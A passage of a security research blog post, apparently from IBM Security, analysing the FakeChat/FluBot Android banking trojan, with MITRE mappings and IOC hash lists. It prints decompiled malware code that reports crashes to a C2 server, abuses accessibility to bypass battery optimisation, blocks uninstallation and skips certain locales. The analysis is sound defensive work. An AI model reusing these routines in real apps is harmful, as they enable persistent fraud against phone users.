Malware authors often attempt to hinder the efforts of outsiders to reverse-engineer their code. FakeChat does not feature much in that area. It does use publicly available string obfuscation, the Paranoid Gradle plugin (see [Paranoid](#)), to obfuscate strings in the APK. It also uses different packers for different bot versions.

Bot Error Monitoring and Exception Handling

Malware authors can monitor every crash that the malware has in order to improve the bot. Every exception is sent automatically to the C2 server.

```

public class MyExceptionHandler implements Thread.UncaughtExceptionHandler {
@Override
public void uncaughtException(Thread arg3, Throwable arg4) {
    PanelReq.SendAsync(String.format("%s,%s,%s", "LOG", "EXCEPTION", Log.getStackTraceString(arg4)), Boolean.valueOf(true));
}
}

```

Figure 13: MyExceptionHandler class

REQUEST_IGNORE_BATTERY_OPTIMIZATIONS

Starting in Android 6, the operating system preserves battery life by limiting apps that can work in the background. FakeChat abuses accessibility privileges to grant itself with REQUEST_IGNORE_BATTERY_OPTIMIZATIONS to keep the device alive even when the victim is not actively using it.

```

if(Build.VERSION.SDK_INT >= 23 && !Build.MANUFACTURER.equalsIgnoreCase("Huawei") && !Build.MANUFACTURER.equalsIgnoreCase("Xiaomi")) {
    Intent v8 = new Intent();
    String v9 = this.getPackageName();
    if(!((PowerManager)v1.getSystemService("power")).isIgnoringBatteryOptimizations(v9)) {
        AccessibilityNodeInfo v12 = v1.getFirstNode("android:id/button1", v0_1, false);
        if(v12 != null) {
            v12.performAction(16);
            v1.performGlobalAction(2);
            goto label_63;
        }

        v8.setAction("android.settings.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS");
        v8.setFlags(0x10000000);
        v8.setData(Uri.parse("package:" + v9));
        v1.startActivity(v8);
        return;
    }
}

```

Figure 14: FakeChat bypass of automatic battery optimization

Blocking the Uninstall

Any active window that includes the text FluBot and is not Play Protect is minimized by the malware to prevent the user from uninstalling the malware.

```

((AccessibilityEvent.getClassName() == null || AccessibilityEvent.getClassName().equals("com.google.android.gms.security.settings.VerifyAppsSettingsActivity")) && v1.i(MyAccessibilityService.PlayProtect, RootInActiveWindow, true) == null) {
    if(v1.i(MyAccessibilityService.FluBot, RootInActiveWindow, true) == null) {
        return;
    }

    v1.performGlobalAction(3);
    v1.performGlobalAction(2);
    return;
}

```

```

private AccessibilityNodeInfo i(String[] arg3, AccessibilityNodeInfo arg4, boolean arg5) {
    int v0;
    for(v0 = 0; v0 < arg3.length; ++v0) {
        AccessibilityNodeInfo v1 = this.h(arg3[v0], arg4, ((boolean)((int)arg5)));
        if(v1 != null) {
            return v1;
        }
    }

    return null;
}

```

```

private AccessibilityNodeInfo h(String arg1, AccessibilityNodeInfo arg2, boolean arg3) {
    List v1 = arg3 ? arg2.findAccessibilityNodeInfosByText(arg1) : arg2.findAccessibilityNodeInfosById(arg1);
    return v1.size() <= 0 ? null : ((AccessibilityNodeInfo)v1.get(0));
}

```

Figure 15: FakeChat hides uninstall option from the user

A community tool that can remove the FakeChat app from infected devices is the application [malninstall](#). To that effect, FakeChat's authors left the following message in Russian for those who wrote the removal tool.

```

if(PackageName.equals("space.linuxct.malninstall")) {
    System.out.println("Держи еще 25$, мальчик :)");
    v1.performGlobalAction(1);
    v1.performGlobalAction(2);
    return;
}

```

Figure 16: Translates to "Keep another \$25, boy :)"

Do Not Operate on Post-Soviet Block Phones

FakeChat is programmed to halt any malicious activity on devices that use the following languages: Belarusian, Armenian, Kazakh, Kirghiz, Romanian, Moldavian, Russian, Tajik, Ukraine and Uzbekistani. When malware authors specify this sort of avoidance, it is typically indicative they are potentially located in these regions and would rather avoid local victims to prevent issues with local law enforcement.

```
if(!LangTxt.Main(this)) {  
    this.finishAndRemoveTask();  
}
```

```
static boolean Main(Context arg5) {  
    switch(arg5.getResources().getConfiguration().locale.getLanguage()) {  
        case "de": {  
            LangTxt.txt = LangTxt.DE_TEXT;  
            return true;  
        }  
        case "hu": {  
            LangTxt.txt = LangTxt.HU_TEXT;  
            return true;  
        }  
        case "pl": {  
            LangTxt.txt = LangTxt.PL_TEXT;  
            return true;  
        }  
        case "ca":  
        case "es":  
        case "eu":  
        case "gl": {  
            LangTxt.txt = LangTxt.ES_TEXT;  
            return true;  
        }  
        case "az":  
        case "be":  
        case "hy":  
        case "ka":  
        case "kk":  
        case "ky":  
        case "ro":  
        case "ru":  
        case "tg":  
        case "tk":  
        case "uk":  
        case "uz": {  
            return false;  
        }  
        default: {  
            LangTxt.txt = LangTxt.EN_TEXT;  
            return true;  
        }  
    }  
}
```

Figure 17: FakeChat instruction to terminate when language code matches specific settings

The End of FakeChat?

On March 5, 2021, some of the FakeChat local operators in Spain were arrested, hinting at the possible end of the app's development and spreading efforts.



Figure 18: Notice quoting Catalanian police (obtained via [Twitter](#))

However, our telemetry continues to monitor this malware more than a month past the arrest, and it is apparent that FakeChat’s operation took a hit but has kept on going.

In early April, Trusteer researchers did detect new versions of the FakeChat spreading outside of Spain and infecting users in Poland, Germany and Hungary, to name a few countries. We believe this malware will continue to evolve and spread further in the wild in the second quarter of 2021.

Mapping to MITRE Mobile Attack Techniques

ID	Name	Use
T1432	Access Contact List	FakeChat can obtain the device’s contact list
T1418	Application Discovery	FakeChat can obtain a list of installed applications
T1412	Capture SMS Messages	FakeChat can collect SMS messages from a device
T1516	Input Injection	FakeChat can inject input to grant itself extra permissions without user interaction and to prevent application removal

ID	Name	Use
T1411	<u>Input Prompt</u>	FakeChat can generate fake notifications and launch overlay attacks against attacker-specified applications
T1478	<u>Install Insecure or Malicious Configuration</u>	FakeChat disables Google Play Protect to prevent its discovery and deletion in the future
T1444	<u>Masquerade as Legitimate Application</u>	FakeChat can pretend to be a post-service application
T1406	<u>Obfuscated Files or Information</u>	FakeChat uses standard payload and string obfuscation techniques
T1582	<u>SMS Control</u>	FakeChat can send SMS messages from a device
T1437	<u>Standard Application Layer Protocol</u>	FakeChat communicates with the C2 server using HTTP
T1508	<u>Suppress Application Icon</u>	FakeChat hides its icon from the application drawer after being launched for the first time; (only for Android OS version<10)
T1426	<u>System Information Discovery</u>	FakeChat can collect device information, such as the default SMS app and device locale
T1576	<u>Uninstall Malicious Application</u>	FakeChat can uninstall itself from a device on command

Figure 19: FakeChat fraud-facilitating features

IOCs

List of Related Package Names

- com.tencent.mm
- com.tencent.mobileqq
- com.example.myapplicationtest — developer versions
- com.tencent.mn
- com.eg.android.AlipayGphone
- com.article.andreport
- com.candy.sagagames
- com.cany.withspice
- com.chinamarkets.android
- com.multiple.objectives

- com.plasma.liquid
- com.redtube.music
- com.resouce.cloud
- com.black.andwhite
- com.flights.bookings
- com.marriot.hotel
- narrow.universe.attract
- six.wonder.word
- stadium.network.purpose
- com.serverless.ec
- com.clubbing.photos
- thank.favorite.future
- com.got.games
- com.sugar.browns
- com.purple.cream
- com.invite.qq
- com.pulse.operate
- com.velocity.speed

SHA-256 Samples From This Research

9d8b294cacbe9d5303585833b20860eb8da7095c5711c30293a3f56bbf6a9386

version 3.8

139fca7c979e272ff720feffcaf686aeb1dd25a6347d34bbaa443031982d5f3e

version 3.7

4d22c11a05db23129ec2e1b6929d1c8618a790c9feb210ba66c37a3e0cf93cdb

version 3.6

c9ab1bce68498551a78c4c28cbbc36e4a827d81a51090d6ed4a5b9ca1dfb698

version 3.4

30937927e8891f8c0fd2c7b6be5fbc5a05011c34a7375e91aad384b82b9e6a67

version 3.1

54ac754d804ae252f97f27944866702586ffc72c9411dcd1ed55dcd89072c1f6

version 2.9

318e4d4421ce1470da7a23ece3db5e6e4fe9532e07751fc20b1e35d7d7a88ec7

version 2.2

ff3a604c3ae0df4a1826a75464974a57924d557b5d730d824d55d10e65f89271

version 2.1

cf68a3c0435ba659a3800ca0a95e7b73b7aca8a897947a7ac2b9e9a5a3428417

version 1.7

133e0d4ed98d998b999a0413c10ec408ebeca2c82121683dfb6ccb4d2bd42ece

version 1.3

Dev Versions

7714a16a7092e8826134045d9c2dbe6e692dee660d637bd75881ed8e28149e44

version 3.0

c322a23ff73d843a725174ad064c53c6d053b6788c8f441bbd42033f8bb9290c

version 1.2

7bd47e6d52c04adf79255a792008038198196b2dc844b0859c1c8863b0a3ba7c

version 1.0

7578fcde78444537997eae398ea6df119cb80da3b72337192373325538b40d2

version 0.9

c31c2c2d8749829380ec02afa133ec10a02bbf528e960c6ab944ec945135d7ed

version 0.7

df5735c6d78b33be53865ab324f3f7ea56622fb1766c590e812534a69cd2e99b

version 0.6

d3af7d46d491ae625f66451258def5548ee2232d116f77757434dd41f28bac69

version 0.5

9d5295c0f36fac45ecda49b6e4baab4ed1dcddcc3655519d07c4c1f2663f9441

version 0.4

ed7093465f195ab34de246c83ff772aefbe173a335aab0b13b6b03780594fb24

version 0.3

496df860522dea6be1268517a3f30d24b6e8e6195cc3c2b49e82ab6c7b31c24e

version 0.2


5e0311fb1d8dda6b5da28fa3348f108ffa403f3a3cf5a28fc38b12f3cab680a0

version 0.1

Ben Wagner

Mobile Security Researcher, IBM Security

Ben Wagner is a contributor for SecurityIntelligence.

The image is a promotional graphic for the IBM Think 2022 broadcast. It features a light gray background with a large, stylized purple and pink circular shape on the right side. In the top left, the text "think 2022" is written in a bold, lowercase sans-serif font. In the top right, the IBM logo is displayed in its characteristic eight-strick font. Below the "think 2022" text, the words "IBM Think Broadcast" are written in a clean, sans-serif font, followed by the tagline "Let's think together." in a slightly smaller font. At the bottom, there is a prominent blue rectangular button with the white text "Watch on demand" and a white right-pointing arrow.

